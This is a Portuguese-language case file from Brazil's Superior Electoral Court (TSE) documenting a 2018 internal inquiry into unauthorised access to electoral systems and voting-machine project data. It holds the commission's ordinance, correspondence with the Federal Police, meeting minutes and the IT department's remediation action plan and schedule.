designar os Juízes Auxiliares do Gabinete da Presidência, Doutor Ricardo Fioreze e Doutor Fernando Pessôa da Silveira Mello, e o servidor Daniel Carlos Lima Corrêa, para, sob a presidência do primeiro, constituírem Comissão de Sindicância, visando apurar, no prazo de 60 dias, os fatos tidos como possíveis irregularidades, constantes do Procedimento SEI nº 2018.00.000014309-3.

Ministra ROSA WEBER

2018.00.000014309-3 Documento nº 0905381 v9

Márcia Lobo Paiva Rodrigues

De: Sérgio Carlos Tres e Silva
Enviado em: quinta-feira, 8 de novembro de 2018 16:56
Para: Márcia Lobo Paiva Rodrigues
Cc: Joice Ribeiro Gonçalves Da Rocha
Assunto: ENC: DJE - Aviso de Envio de Materia

De: dje@tse.jus.br [mailto:dje@tse.jus.br]
Enviada em: quinta-feira, 8 de novembro de 2018 16:56
Para: Sérgio Carlos Tres e Silva
Cc: dje@tse.jus.br
Assunto: DJE - Aviso de Envio de Materia

(Esta é uma mensagem automática gerada pelo Diário de Justiça Eletrônico, não é necessário respondê-la.)

Recibo DJ-e Nr. 94276/2018

Prezado Sr(a) SÉRGIO CARLOS TRÉS E SILVA,

Acusamos o recebimento da seguinte matéria para publicação no Diário da Justiça Eletrônico:

Titulo	Data Remessa	Data Publicação	Seção	SubSeção	Tipo
Designação. Juízes Auxilares. Comissão de Sindicância.	08/11/18	09/11/18	Presidência	Atos da Presidência	Portaria

De: Presidencia
Enviado em: terça-feira, 13 de novembro de 2018 15:17
Para: Ricardo Fioreze; Fernando Pessôa da Silveira Mello; Daniel Carlos Lima Corrêa; Sérgio Carlos Tres e Silva
Assunto: Comissão de Sindicância

Prioridade: Alta

Prezados Senhores,

De ordem do Presidente da Comissão de Sindicância criada por meio da Portaria TSE 976/2018, convido todos os membros para a reunião inicial no dia 14/11/2018, quarta-feira, na sala de reuniões da Presidência, de 15h às 16h.

Respeitosamente,

Sérgio Trés
Gabinete da Secretaria-Geral da Presidência
E-mail: sergio.tres@tse.jus.br
Telefone: (61) 3030-7837

TRIBUNAL SUPERIOR ELEITORAL

Memorando nº 125 GAB-SPR

Senhor Secretário de Tecnologia da Informação,

Assunto: **Informação nº 32 STI.**

Comunico a Vossa Senhoria que a Portaria TSE nº 976 criou Comissão de Sindicância visando a apurar os fatos tidos como possíveis irregularidades, noticiados na Informação nº 32 STI.

Como Presidente da Comissão, coloco-me à disposição para a troca de informações e documentos, em caráter reservado, por meio do e-mail ricardo.fioreze@tse.jus.br ou do telefone (61) 3030-2795.

Paralelamente, solicito a gentileza de, igualmente em caráter reservado, me serem informadas quais outras providências foram adotadas pela Secretaria de Tecnologia da Informação, incluindo as conclusões já obtidas, para apuração do ocorrido e saneamento das fragilidades que resultaram no acesso indevido, para, assim, tornar os sistemas mais seguros (item 7 da citada Informação).

Atenciosamente,

Ricardo Fioreze

Juiz Auxiliar da Presidência

Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **23/11/2018, às 15:10**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0911528&crc=F1CA9EFD, informando, caso não preenchido, o código verificador **0911528** e o código CRC **F1CA9EFD**.

TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 5979 GAB-SPR

Brasília, 20 de novembro de 2018.

A Sua Excelência o Senhor
Dr. ROGÉRIO AUGUSTO VIANA GALLORO
Diretor-Geral da Polícia Federal
Brasília - DF

Assunto: **Ofício nº 5825 GAB-SPR. Medidas de polícia judiciária.**

Senhor Delegado,

Informo a Vossa Excelência que a partir das informações constantes na Informação nº 32 STI, enviadas ao Departamento da Polícia Federal por meio do Ofício nº 5825 GAB-SPR, foi criada, no âmbito do TSE, Comissão de Sindicância específica, visando a apurar os fatos tidos como possíveis irregularidades.

Como Presidente da Comissão, coloco-me à disposição para a troca de informações e documentos, em caráter reservado, por meio do e-mail ricardo.fioreze@tse.jus.br ou do telefone (61) 3030-2795.

Paralelamente, solicito a gentileza de, igualmente em caráter reservado, serem enviados a mim os resultados da investigação que for promovida por esse Departamento sobre o mesmo assunto.

Atenciosamente,

Ricardo Fioreze

Juiz Auxiliar da Presidência

Presidente da Comissão de Sindicância

RICARDO FIOREZE

JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **23/11/2018, às 15:11**, conforme art. 1º, §2º, III,

TRIBUNAL SUPERIOR ELEITORAL

Ata GAB-SPR nº 2/2018

Tribunal Superior Eleitoral

Comissão de Sindicância - Portaria TSE nº 976/2018

Registro da 1ª reunião - DOCUMENTO RESERVADO

1. **Identificação da reunião**

1.1. Data da reunião: 14/11/2018;

1.2. Horário de início: 15h05;

1.3. Horário de término: 15h25;

1.4. Local: Sala de reuniões da Presidência do TSE;

1.5. Relator: Sérgio Trés.

2. **Objetivo**

2.1. 1ª Reunião Ordinária da Comissão de Sindicância criada para tratar da denúncia de acesso indevido a dados relativos a sistemas eleitorais e ao projeto de *hardware* da UE2018, conforme registrado na Informação nº 32 STI, constante no processo TSE SEI **2018.00.000014309-3**.

3. **Participantes**

3.1. Presidente: Ricardo Fioreze - ricardo.fioreze@tse.jus.br - (61) 3030-7995

3.2. Membro: Fernando Pessôa da Silveira Mello - fernando.mello@tse.jus.br - (61) 3030-9076

3.3. Membro: Daniel Carlos Lima Corrêa - daniel.correa@tse.jus.br - (61) 3030-7424

4. **Assuntos tratados**

4.1. O Senhor Ricardo Fioreze apresentou-se e deu início à reunião, agradecendo a presença dos demais e informando que o objetivo principal do encontro é formalizar a

instalação da Comissão de Sindicância e iniciar a apuração administrativa dos fatos apresentados na Informação nº 32 da Secretaria de Tecnologia da Informação (STI).

4.2. Esclareceu que o objetivo principal desta Comissão de Sindicância é a apuração da falha ou irregularidade cometida, considerando-se os fatos apresentados.

4.3. Relatou ainda a designação do servidor Sérgio Trés para secretariar a Comissão e para realizar o necessário apoio administrativo a seus membros.

4.4. O Senhor Ricardo Fioreze propôs seja confirmado, junto à Presidência do Tribunal, se houve o encaminhamento da Informação nº 32 STI à Polícia Federal e, em caso positivo, seja juntado o respectivo expediente ao presente processo e sejam solicitadas à Polícia Federal informações sobre o andamento da investigação e o envio ao Presidente da Comissão de Sindicância, em caráter reservado, dos elementos obtidos com a investigação, o que foi aprovado pela Comissão de Sindicância.

4.5. Propôs ainda que seja dado conhecimento da instalação desta Comissão à Polícia Federal, para que se viabilize troca de informações e auxílio mútuo, sempre que necessário e possível, o que também foi aprovado pela Comissão.

4.6. Acrescentou que a STI, segundo se extrai do conteúdo da Informação nº 32 STI, está dando continuidade à investigação lá iniciada, com a finalidade de verificar o efetivo alcance e danos provocados pelo acesso indevido noticiado na Informação nº 32 STI, e, em razão disso, propôs seja solicitado àquela Secretaria o envio ao Presidente da Comissão de Sindicância, em caráter reservado, das demais conclusões alcançadas por aquela área em razão da continuidade da apuração lá desenvolvida, o que igualmente foi aprovado pela Comissão.

4.7. O Senhor Daniel Carlos Lima Corrêa ressaltou que devem ser apuradas as condições que permitiram a ocorrência deste acesso indevido e, em especial, se a pessoa responsável pela ocorrência ainda está ou não com acesso a rede do TSE, para impedir que o novo acesso indevido possa vir a ocorrer.

4.8. O Senhor Ricardo Fioreze relatou que:

4.8.1. De fato, houve o relato de invasão para coleta de informações de acesso restrito;

4.8.2. Em tendo havido este acesso indevido, a bases de dados restritas ou a outros sistemas ou elementos, deve-se identificar a origem desse acesso, de forma que se impossibilite nova ocorrência similar.

4.9. O Senhor Fernando Pessôa da Silveira Mello propôs que, a partir das respostas recebidas da Polícia Federal e da STI, seja dada continuidade à investigação desta Comissão.

4.10. O Senhor Daniel Carlos Lima Corrêa relatou que a STI havia descoberto previamente que alguns dos sistemas utilizados pelo TSE apresentavam vulnerabilidades e vinham sendo corrigidos ou inativados ao longo do tempo, como ocorreu recentemente com o sistema do “Malote Digital”.

4.11. Acrescentou que outra pergunta que deverá ser respondida posteriormente é se este acesso indevido foi antigo e não pode mais ocorrer pela correção do problema, ou se ainda há alguma vulnerabilidade passível de ser explorada de forma mal-intencionada.

4.12. O Senhor Ricardo Fioreze agradeceu a presença de todos, encerrando a sessão, e informou que as próximas reuniões da Comissão serão agendadas conforme se faça necessário.

5. Pendências

5.1. Verificar se foi produzido e, em caso positivo, juntar ao processo SEI 2018.00.000014309-3 expediente enviado ao Departamento de Polícia Federal dando conhecimento da Informação nº 32 STI.

5.2. Dar conhecimento ao Departamento de Polícia Federal sobre a instalação de Comissão de Sindicância no âmbito do TSE, visando a apurar os fatos relatados na Informação nº 32 STI, e, paralelamente, solicitar que sejam encaminhados ao Presidente da Comissão, em caráter reservado, os resultados da investigação que vem sendo promovida por aquele Departamento sobre o mesmo assunto.

5.3. Solicitar à STI que informe sobre outras conclusões alcançadas por aquela área em razão da continuidade da apuração lá desenvolvida envolvendo os fatos relatados na Informação nº 32 STI.

6. Anexos

6.1. Sem anexos.

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **23/11/2018, às 15:10**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

DANIEL CARLOS LIMA CORRÊA
ASSESSOR(A) II

Documento assinado eletronicamente em **26/11/2018, às 15:26**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

FERNANDO PESSÔA DA SILVEIRA MELLO
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **12/08/2019, às 16:02**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 5825 GAB-SPR

Brasília, 06 de novembro de 2018.

A Sua Excelência o Senhor
ROGÉRIO AUGUSTO VIANA GALLORO
Diretor-Geral da Polícia Federal
Brasília – DF

Assunto: **Medidas de polícia judiciária.**

Senhor Diretor-Geral,

Tendo em vista o teor do e-mail que acompanha o presente ofício (anexo – I), bem como dos documentos e imagens nele veiculadas (mídia digital – anexo II), solicito a Vossa Excelência a adoção das medidas administrativas de polícia judiciária pertinentes.

Atenciosamente,

MWeber
Ministra ROSA WEBER
Presidente

Recebi em 07.11
às 11:00h
15684

E-mail - 0918365

Data de Envio:
23/11/2018 15:22:12

De:
TSE/Presidência <presidencia@tse.jus.br>

Para:
dg@dpf.gov.br

Assunto:
Ofício nº 5979 GAB-SPR. Assunto: Ofício nº 5825 GAB-SPR. Medidas de polícia judiciária.

Mensagem:
Ao Gabinete da Diretoria-Geral,

Prezados Senhores,

Encaminho em anexo o Ofício nº 5979 GAB-SPR.

Solicito a gentileza de ser confirmado o recebimento do documento, para juntada do comprovante no processo.

Atenciosamente,

Sérgio Trés
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Anexos:
Oficio_0911585.html

E-mail - 0918450

Data de Envio:
23/11/2018 15:51:18

De:
TSE/Presidência <presidencia@tse.jus.br>

Para:
giuseppe.janino@tse.jus.br

Assunto:
Memorando nº 125 GAB-SPR. Assunto: Informação nº 32 STI.

Mensagem:
Prezado Senhor Giuseppe,

De ordem, encaminho em anexo o Memorando nº 125 GAB-SPR.

Solicito a gentileza de confirmação de recebimento do documento, para ser juntada ao processo de sindicância.

Atenciosamente,

Sérgio Trés
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Anexos:
Memorando_0911528.html

Thaiane de Oliveira Veras

De: Giuseppe Dutra Janino
Enviado em: sexta-feira, 23 de novembro de 2018 18:41
Para: Presidencia
Assunto: RES: Memorando nº 125 GAB-SPR. Assunto: Informação nº 32 STI.

Recebido.
Atenciosamente,
Giuseppe Janino

-----Mensagem original-----
De: TSE/Presidência [mailto:presidencia@tse.jus.br] Enviada em: sexta-feira, 23 de novembro de 2018 15:51
Para: Giuseppe Dutra Janino
Assunto: Memorando nº 125 GAB-SPR. Assunto: Informação nº 32 STI.

Prezado Senhor Giuseppe,

De ordem, encaminho em anexo o Memorando nº 125 GAB-SPR.

Solicito a gentileza de confirmação de recebimento do documento, para ser juntada ao processo de sindicância.

Atenciosamente,

Sérgio Trés
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

TRIBUNAL SUPERIOR ELEITORAL

Memorando n.º 211 – STI

Em 26 de novembro de 2018.

Ao Exmo. Senhor Presidente da Comissão de Sindicância

Assunto: **Resposta. Memorando nº 125 GAB-SPR**

1. Reporto-me ao Memorando nº 125 GAB-SPR para encaminhar documento anexo (Plano de Ação - **PA2018 - Ampliação das Proteções de Segurança),** disponível mediante o Processo SEI 2018.00.000014939-3, contendo informações sobre as providências a serem adotadas por esta Secretaria de Tecnologia da Informação visando sanear as fragilidades que resultaram no acesso indevido.

2. Cumpre ressaltar que o supracitado plano de ação está em andamento, com algumas atividades já concluídas, e outras com data planejada para execução.

Respeitosamente,

GIUSEPPE DUTRA JANINO
Secretário de Tecnologia da Informação

Plano de Ação – PA
(Abertura)

Nº Protocolo SEI: **2018.00.000014939-3**

PA2018 - Ampliação das Proteções de Segurança

Tipo de ação: ☒ **Corretiva** ☒ **Preventiva** ☒ **de Melhoria**

1. Identificação do plano de ação

Cliente:	**Unidade:**	STI		
	Nome:	Giuseppe Dutra Janino	**Ramal:**	8884
			***E-mail*:**	giuseppe.janino@tse.jus.br
Unidade executora:	STI			
Gerente do plano:	**Nome:**	Marcelo Lauriano Lucio	**Ramal:**	8911
			***E-mail*:**	marcelo.lauriano@tse.jus.br
Apoio gerencial:	**Nome:**	Wylker Silveira Barros	**Ramal:**	8840
			***E-mail*:**	wylker.barros@tse.jus.br
Data prevista de início:	07/11/2018		**Data prevista de término:**	11/04/2019
Iniciativa vinculada:	Não se aplica.			
Alinhamento PDTI:	**AF. 28 –** Monitorar continuamente os serviços de TI, a fim de realizar as intervenções necessárias em caso de indisponibilidade e ameaças de segurança.			

2. Histórico de revisão do documento

Versão	Data	Responsável	Descrição
0.1	13/11/2018	Wylker Silveira Barros	Elaboração do documento.
0.2	19/11/2018	Marcelo Lauriano Lucio	Revisão do documento pelo gerente do projeto.
0.3	19/11/2018	Wylker Silveira Barros	Aplicação de ajustes após revisão do gerente do projeto.
0.4	20/11/2018	Adriana Amaral	1ª revisão da Seproj e registro de considerações de ajustes.
0.5	20/11/2018	Wylker Silveira Barros	Aplicação de ajustes após revisão da Seproj.
0.6	20/11/2018	Giuseppe Dutra Janino	Revisão do documento pelo cliente.
0.7	20/11/2018	Wylker Silveira Barros	Aplicação de ajustes após revisão do cliente.
1.0	21/11/2018	Adriana Amaral	Revisão final da Seproj para deliberação na CTTI.

3. Cenários

3.1 Cenário atual

Após revisão das políticas de segurança e do inventário tecnológico relacionado a proteção de dados e integridade de informações do TSE, foram observadas vulnerabilidades que precisam ser minimizadas ou suprimidas. É cediço que o TSE possui base de informações sensíveis e precisa aprimorar seus mecanismos para manter esses dados e informações em sigilo, assim como tomar ações preventivas para manter a inviolabilidade dos sistemas que compõem o processo eleitoral.

3.2 Cenário futuro

Com o objetivo de responder ao diagnóstico de vulnerabilidades nos mecanismos de segurança da informação no âmbito da Justiça Eleitoral, serão aplicados procedimentos, políticas e normas de segurança consideradas fundamentais para o devido tratamento dos riscos com ataques externos e internos. As ações previstas nesta iniciativa contemplam desde o encaminhamento de recomendações aos usuários dos serviços da JE, de análise de viabilidade de publicação de código-fonte, de investimentos em atualização tecnológica, até a solicitação formal para criação de unidade de segurança de tecnologia da informação.

4. Áreas, grupos ou entidades impactados

Área externa à STI*	Área, grupo ou entidade impactados	Descrição do impacto previsto	*E-mail*
X	SEC	Cliente da iniciativa, responsável pela definição das diretrizes do plano de ação e pelo apoio formal nas medidas recomendadas e adotadas pelo corpo técnico da STI.	gabdg@tse.jus.br
X	Polícia Federal	Responsável por apurar reportar sobre eventuais falhas de segurança na rede do TSE.	Não se aplica.
	STI	Cliente da iniciativa, responsável pela definição das diretrizes do plano de ação.	giuseppe.janino@tse.jus.br gabsti@tse.jus.br
	GAB-STI	Líder do escritório de crise. Responsável por planejar, conduzir e monitorar as atividades e ações contempladas na iniciativa.	elmano.alves@tse.jus.br marcelo.lauriano@tse.jus.br
	Escritório de Crise	Responsável alinhamento, ordenação e execução das atividades do plano de ação, bem como por colaborar com as demais partes interessadas no fornecimento de informações. O grupo é constituído pele secretário de TI, coordenadores da STI e chefes de seção. O grupo não está formalizado.	Não de aplica.
	Coinf	Membro do escritório de crise. Responsável por apoiar a aplicação de ações relacionadas a elaboração de políticas e normas de segurança, bem como participar diretamente das atividades que fomentem a segurança do ambiente tecnológico da JE.	cristiano.andrade@tse.jus.br coinf@tse.jus.br
	Sesap/Coinf	Membro do escritório de crise. Responsável por apoiar a aplicação de ações relacionadas a elaboração de políticas e normas de segurança, bem como participar diretamente das atividades que fomentem a segurança do ambiente tecnológico da JE.	ivanildo.gomes@tse.jus.br sesap@tse.jus.br
	Sesop/Coinf	Membro do escritório de crise. Responsável por apoiar a aplicação de ações relacionadas a elaboração de políticas e normas de segurança, bem como participar diretamente das atividades que fomentem a segurança do ambiente tecnológico da JE.	marcelo.carneiro@tse.jus.br sesop@tse.jus.br

Plano de Ação – PA (Abertura)

Área externa à STI*	Área, grupo ou entidade impactados	Descrição do impacto previsto	*E-mail*
	Seint/Csele	Membro do escritório de crise. Responsável por apoiar a aplicação de ações relacionadas a elaboração de políticas e normas de segurança, bem como participar diretamente das atividades que fomentem a segurança do ambiente tecnológico da JE.	alberto.cavalcante@tse.jus.br seint@tse.jus.br
	Sevin/Csele	Membro do escritório de crise. Responsável por apoiar a aplicação de ações relacionadas a elaboração de políticas e normas de segurança, bem como participar diretamente das atividades que fomentem a segurança do ambiente tecnológico da JE.	rodrigo.coimbra@tse.jus.br sevin@tse.jus.br
	Seproj/COGTI	Membro do escritório de crise. Responsável pelo acompanhamento do projeto, prestação de suporte metodológico no que se refere às atividades de gerenciamento de projeto, consolidação e reporte das informações do projeto à alta gestão da STI.	ladjane.arruda@tse.jus.br seproj@tse.jus.br

*** Áreas externas devem ser sinalizadas com "x" na coluna 'Área externa à STI'.**

5. Critérios para verificação da eficácia

- As ações previstas nesta iniciativa possuem, cada uma delas, critérios individuais de verificação e serão avaliados após sua conclusão.

6. Premissas/Restrições

- Premissas:
  - Disponibilidades das áreas envolvidas na execução das suas ações e na participação das discussões e decisões do escritório de crise.
  - Disponibilidade da equipe da GAB-STI na condução dos trabalhos e na integração das partes interessadas;
  - Disponibilidade da equipe da Seproj no apoio metodológico aplicado a gestão da iniciativa;
- Restrições:
  - As ações previstas na iniciativa devem estar concluídas até março de 2019.

7. Ações a serem implementadas

Vide anexo I: Cronograma do plano de ação extraído da ferramenta corporativa EPM.

8. Riscos do plano de ação

Vide anexo II: Relatório de Riscos do Plano de Ação, extraído da ferramenta corporativa EPM.

9. Aprovação do documento

A Secretaria de Tecnologia da Informação – STI utilizou o Sistema Eletrônico de Informações – SEI para assinatura e aprovação deste documento.

ID		EDT	Nome da tarefa	Semáforo Atraso	% concluída	Duração	Início	Término	Nomes dos recursos
0		0	− **PA2018 - Ampliação das Proteções de Segurança**		**16%**	**101 dias**	**Qua 07/11/18**	**Seg 15/04/19**	
1		1	− **Gerenciamento da iniciativa**		**33%**	**100 dias**	**Qui 08/11/18**	**Seg 15/04/19**	
2	✓	1.1	+ **Iniciação-Planejamento**	✓	**100%**	**9 dias**	**Qui 08/11/18**	**Qua 21/11/18**	
5		1.2	+ **Reportar Desempenho da Iniciativa**		**14%**	**45 dias**	**Ter 13/11/18**	**Seg 11/02/19**	
32		1.3	+ **Encerramento**		**0%**	**7 dias**	**Sex 05/04/19**	**Seg 15/04/19**	
35		2	− **Executar Plano de Ação**		**15%**	**94 dias**	**Qua 07/11/18**	**Qui 04/04/19**	
36		2.1	− **Ações de Curto Prazo**		**93%**	**14 dias**	**Qua 07/11/18**	**Ter 27/11/18**	
37	✓	2.1.1	Desligamento dos serviços do servidor de build	✓	100%	1 dia	Qua 07/11/18	Qua 07/11/18	SEVIN
38	✓	2.1.2	Desligamento dos equipamentos do ambiente de apresentação dos códigos-fonte	✓	100%	1 dia	Qua 07/11/18	Qua 07/11/18	ASAG-TI SEVIN
39	✓	2.1.3	Bloqueio das contas da SEVIN nos equipamentos servidores APP UF dos tribunais regionais eleitorais	✓	100%	1 dia	Qua 07/11/18	Qua 07/11/18	SESOP
40	✓	2.1.4	Relatório preliminar para a Polícia Federal	✓	100%	1 dia	Qua 07/11/18	Qua 07/11/18	STI
41	✓	2.1.5	Reunião preliminar com a Polícia Federal	✓	100%	1 dia	Qua 07/11/18	Qua 07/11/18	STI
42	✓	2.1.6	Estabelecer o escritório de crise com reuniões diárias	✓	100%	4 dias	Qua 07/11/18	Seg 12/11/18	STI
43	✓	*2.1.7*	*Elaborar relatório complementar para a Polícia Federal*	✓	*100%*	*0 dias*	*Seg 12/11/18*	*Seg 12/11/18*	*STI*
44	✓	2.1.8	Elaborar lista ordenada do nível de vulnerabilidade das aplicações do TSE. As de maior severidade serão encaminhadas à administração do TSE com recomendação de desativação	✓	100%	1 dia	Seg 12/11/18	Seg 12/11/18	SESAP
45		2.1.9	Trocar senhas de rede de todos os usuários		95%	11 dias	Seg 12/11/18	Ter 27/11/18	SESOP
46	✓	2.1.10	Desabilitar VPNs, exceto das embaixadas	✓	100%	1 dia	Ter 13/11/18	Ter 13/11/18	SESOP
47		2.1.11	Planejar uma nova lacração		99%	9 dias	Seg 12/11/18	Sex 23/11/18	CSELE/ASAG-TI
48	✓	2.1.12	Avaliar o risco sobre o vazamento do GEDAI-UE	✓	100%	4 dias	Seg 12/11/18	Sex 16/11/18	CSELE
49	✓	2.1.13	Mapear os compartilhamentos de pastas locais	✓	100%	5 dias	Seg 12/11/18	Seg 19/11/18	COINF
50	✓	2.1.14	Notificar os usuários e acompanhar os riscos da utilização de pastas compartilhadas	✓	100%	4 dias	Seg 12/11/18	Sex 16/11/18	SESOP
51	✓	2.1.15	Verificar os equipamentos que estão com o antivírus desabilitado	✓	100%	2 dias	Seg 12/11/18	Ter 13/11/18	COINF
52	✓	2.1.16	Elaborar estudo de viabilidade: Divulgação do código da urna e do GEDAI	✓	100%	4 dias	Seg 12/11/18	Sex 16/11/18	SEVIN
53	✓	2.1.17	Notificar os usuários e chefes de seção sobre os equipamentos com antivírus desabilitado quanto aos riscos para a Instituição	✓	100%	5 dias	Seg 12/11/18	Seg 19/11/18	SESAP
54		2.1.18	Notificar os tribunais regionais eleitorais quanto às ações locais: Trocar senhas de usuários; Definir política de troca de senhas; Desabilitar servidores de aplicação vulneráveis; Cancelar todas as VPNs		80%	11 dias	Seg 12/11/18	Ter 27/11/18	COINF
55		2.1.19	Segurança de perímetro: Revisar os mecanismos de segurança adotados pelo TSE e TREs no acesso de internet		75%	11 dias	Seg 12/11/18	Ter 27/11/18	COINF
56	✓	2.1.20	Encaminhar expediente para a Diretoria-Geral solicitando que todos os Fiscais de Contratos do TSE informem periodicamente à STI situações de desligamentos de colaboradores que fazem uso de recursos tecnológicos do TSE	✓	100%	4 dias	Seg 12/11/18	Sex 16/11/18	ASAG-TI
57		2.2	− **Ações de Médio Prazo**		**6%**	**30 dias**	**Ter 13/11/18**	**Qui 10/01/19**	
58		2.2.1	Revisar e implantar uma nova política de alteração de senhas periodicamente. Verificar os procedimentos de desabilitar contas de servidores e colaboradores desligados e atualizá-los, se necessário		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF
59		2.2.2	Avaliar criticidade e aplicar ações para tratamento dos diretórios compartilhados na rede		40%	10 dias	Ter 20/11/18	Seg 03/12/18	COINF
60		2.2.3	Aplicar ações para desativação ou tratamento específico das aplicações que apresentam vulnerabilidade		75%	10 dias	Ter 13/11/18	Ter 27/11/18	SESAP
61		2.2.4	Notificar CGE sobre as ações e tratamentos a serem aplicados no FiliaWeb		10%	10 dias	Seg 26/11/18	Seg 10/12/18	
62		2.2.5	Elaborar lista ordenada do nível de vulnerabilidade das aplicações dos TREs. As de maior severidade serão encaminhadas às respectivas administrações regionais com recomendação de desativação		0%	20 dias	Qua 28/11/18	Qui 10/01/19	STI
63		2.2.6	Segurança de rede interna: Criar mecanismos de ampliação da proteção dos dados e códigos-fontes		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF

61		2.2.4	Notificar CGE sobre as ações e tratamentos a serem aplicados no FiliaWeb		10%	10 dias	Seg 26/11/18	Seg 10/12/18	
62		2.2.5	Elaborar lista ordenada do nível de vulnerabilidade das aplicações dos TREs. As de maior severidade serão encaminhadas às respectivas administrações regionais com recomendação de desativação		0%	20 dias	Qua 28/11/18	Qui 10/01/19	STI
63		2.2.6	Segurança de rede interna: Criar mecanismos de ampliação da proteção dos dados e códigos-fontes mais críticos; Revisar a segmentação e proteção da rede interna do TSE, em relação a VLAN e Firewall, permitindo acesso aos usuários devidamente autorizados		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF
64		2.2.7	Recomendar adoção do uso de duplo fator de autenticação no acesso a VPN.		0%	20 dias	Qua 28/11/18	Qui 10/01/19	STI
65		2.2.8	Renovar do convênio com o CEPESq		0%	20 dias	Qua 28/11/18	Qui 10/01/19	STI/SAD
66		2.2.9	Comparar as últimas versões do GEDAI-Ue com a versão que foi lacrada, bem como as intervenções realizadas no repositório de códigos-fonte nos meses de agosto e setembro de 2018		0%	20 dias	Qua 28/11/18	Qui 10/01/19	CSELE
67		2.2.10	Aplicar políticas de segurança na sala da OAB		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF
68		2.2.11	Reavaliar aplicação de firmware		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF
69		2.2.12	Solicitar regularização do domínio aos Tribunais que ainda fazem uso do domínio antigo .gov.br		0%	20 dias	Qua 28/11/18	Qui 10/01/19	COINF
70		*2.2.13*	*Solicitar a Diretoria-Geral apoio para a criação de unidade de segurança de tecnologia e da informação no âmbito da STI*		*0%*	*0 dias*	*Qui 10/01/19*	*Qui 10/01/19*	*STI*
71		*2.2.14*	*Formalizar o Comitê de Segurança da Informação*		*0%*	*0 dias*	*Qui 10/01/19*	*Qui 10/01/19*	*Diretoria-Geral*
72		*2.2.15*	*Formalizar a Equipe de Tratamento e Resposta a Incidentes – ETIR*		*0%*	*0 dias*	*Qui 10/01/19*	*Qui 10/01/19*	*Diretoria-Geral*
73		**2.3**	**− Ações de Longo Prazo**		**0%**	**60 dias**	**Sex 11/01/19**	**Qui 04/04/19**	
74		2.3.1	Realizar investimentos em atualização tecnológica: Web application firewall; Análise de segurança de código fonte; Atualização das versões das soluções		0%	60 dias	Sex 11/01/19	Qui 04/04/19	COINF
75		2.3.2	Implantar políticas e normas de segurança: Elaborar e implantar as normas derivadas da PSI que visam estabelecer mais segurança nos procedimentos dos servidores e colaboradores. Criar procedimento específico para o direcionamento à Polícia Federal		0%	60 dias	Sex 11/01/19	Qui 04/04/19	STI
76		2.3.3	Transferir para a Coinf a responsabilidade da administração de hardware e SO do servidor de integração contínua Sevin		0%	60 dias	Sex 11/01/19	Qui 04/04/19	COINF
77		2.3.4	Adicionar mais de um critério de autenticação		0%	60 dias	Sex 11/01/19	Qui 04/04/19	COINF
78		2.3.5	Verificar se a regularização do domínio "jus.br" foi realizada pelos Tribunais Regionais		0%	60 dias	Sex 11/01/19	Qui 04/04/19	STI

PA2018 - Ampliação das Proteções de Segurança

Identificação

1. Identificação da iniciativa

Tipo de iniciativa:	Plano de Ação		
Cliente:	Giuseppe Dutra Janino - STI		
Unidade executora:	TSE.STI		
Gerente da iniciativa:	Marcelo Lauriano Lúcio		
Período de referência do RDIn:	07/11/2018 - 23/11/2018	**Cronograma atualizado em:**	21/11/2018
RDIn gerado por:	Wylker Silveira Barros	**Geração do RDIn:**	23/11/2018

2. Dados de execução da iniciativa

	Duração	Início	Término
Cronograma planejado	155 dias	07/11/2018	11/04/2019
Cronograma previsto	155 dias (conforme planejado)	07/11/2018	11/04/2019

3. Datas de formalização na CTTI

Iniciação	21/11/2018
Planejamento	21/11/2018

4. Indicadores

Entregas*	●	100%
Prazo**	●	83%

* Percentual das entregas planejadas no período de referência
** Percentual do trabalho planejado no período de referência

